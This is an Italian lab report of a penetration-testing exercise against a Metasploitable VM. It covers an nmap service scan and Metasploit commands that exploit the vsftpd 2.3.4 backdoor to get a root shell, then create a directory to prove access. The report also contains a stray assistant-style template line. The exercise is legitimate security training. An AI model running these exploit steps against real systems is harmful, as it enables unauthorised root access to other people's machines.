S7L1
Hacking con Metasploit

Obiettivo:

Identificare e sfruttare la vulnerabilità nota del servizio `vsftpd` per ottenere l'accesso amministrativo (root) e confermare l'accesso tramite la creazione di un file.

Certamente. Ecco un modello di report professionale e dettagliato, strutturato in modo che tu possa inserire i tuoi screenshot nei punti appropriati.

1. Riepilogo esecutivo:

È stato condotto un test di penetrazione mirato sulla macchina Metasploitable. Sfruttando la console Metasploit, è stata identificata ed eseguita un exploit sulla versione vulnerabile di `vsftpd` (2.3.4) in esecuzione sull'host di destinazione.

L'attacco ha avuto successo, garantendo un accesso non autorizzato al sistema con privilegi di `root`, l'accesso è stato poi verificato completando l'obiettivo secondario: la creazione di una directory nella directory radice del sistema.

2. Fase di ricognizione e scansione

Eseguiamo prima un ping per verificare che le macchine siano connesse e in seguito una scansione con nmap con il seguente comando:

```
nmap -sV 192.168.50.3
```

- **Azione:** scansione dei servizi sull'host target per identificare porte aperte e versioni del software.
- **Risultato atteso:** Identificazione del servizio FTP sulla porta 21, con la versione specifica `vsftpd 2.3.4`.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 10:30 EST
Nmap scan report for 192.168.50.3
Host is up (0.013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:04:3F:E1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.08 seconds
```

3. Fase di sfruttamento (exploitation):


Questa fase si è concentrata sull'utilizzo di Metasploit Framework per sfruttare la vulnerabilità identificata.

3.1. Avvio e ricerca del modulo

È stata avviata la console di Metasploit (**`msfconsole`**).

È stato utilizzato il comando **`search`** per individuare un modulo di exploit appropriato per la versione del servizio.

- **Comando:** **`search vsftpd`**




- **Modulo selezionato:** **`exploit/unix/ftp/vsftpd_234_backdoor`**

3.2. Configurazione dell'exploit

Una volta caricato il modulo (**`use exploit/unix/ftp/vsftpd_234_backdoor`**), è stato necessario configurare l'host di destinazione (Remote Host).

- **Comando:** **`set RHOSTS 192.168.50.3`**
- **Verifica Opzioni:** **`show options`**



3.3. Esecuzione dell'attacco

L'exploit è stato lanciato utilizzando il comando `exploit`.

- **Comando:** `exploit`

L'output della console ha confermato il successo dell'operazione.

L'analisi dell'output conferma i seguenti punti chiave:

- `[+] 192.168.50.3:21 - Banner: 220 (vsFTPd 2.3.4)` L'host è stato raggiunto e ha confermato la versione del software vulnerabile.
- `[+] 192.168.50.3:21 - UID: uid=0(root) gid=0(root)` La backdoor è stata attivata e ha risposto, conferendo privilegi di `root` (User ID 0).
- `[+] Found shell.` Metasploit ha confermato di aver ottenuto una shell.
- `[*] Command shell session 1 opened...` È stata stabilita una sessione di comando interattiva con la macchina target.

4. Fase di Post-Sfruttamento

Ottenuto l'accesso, è stato eseguito il secondo obiettivo dell'esercizio per dimostrare il controllo sul sistema.

4.1. Creazione della Directory


Dalla shell ottenuta, è stato inviato il comando per creare una nuova directory nella directory radice (`/`).

- **Comando:** `mkdir /test_metasploit`

4.2. Verifica

Per confermare l'avvenuta creazione della directory, è stato utilizzato il comando `ls` per elencare il contenuto della directory radice e verificare la presenza della nuova cartella.

- **Comando di Verifica:** **`ls -ld /test_metasploit`**
- **Risultato:** Il comando ha restituito i dettagli della directory **`/test_metasploit`**, confermando la sua creazione e il successo dell'operazione.



5. Conclusione

L'esercizio è stato completato con successo. Tutti gli obiettivi sono stati raggiunti: è stato ottenuto l'accesso come **`root`** alla macchina Metasploitable sfruttando la backdoor di **`vsftpd 2.3.4`** ed è stata creata la directory **`/test_metasploit`** come prova del controllo acquisito.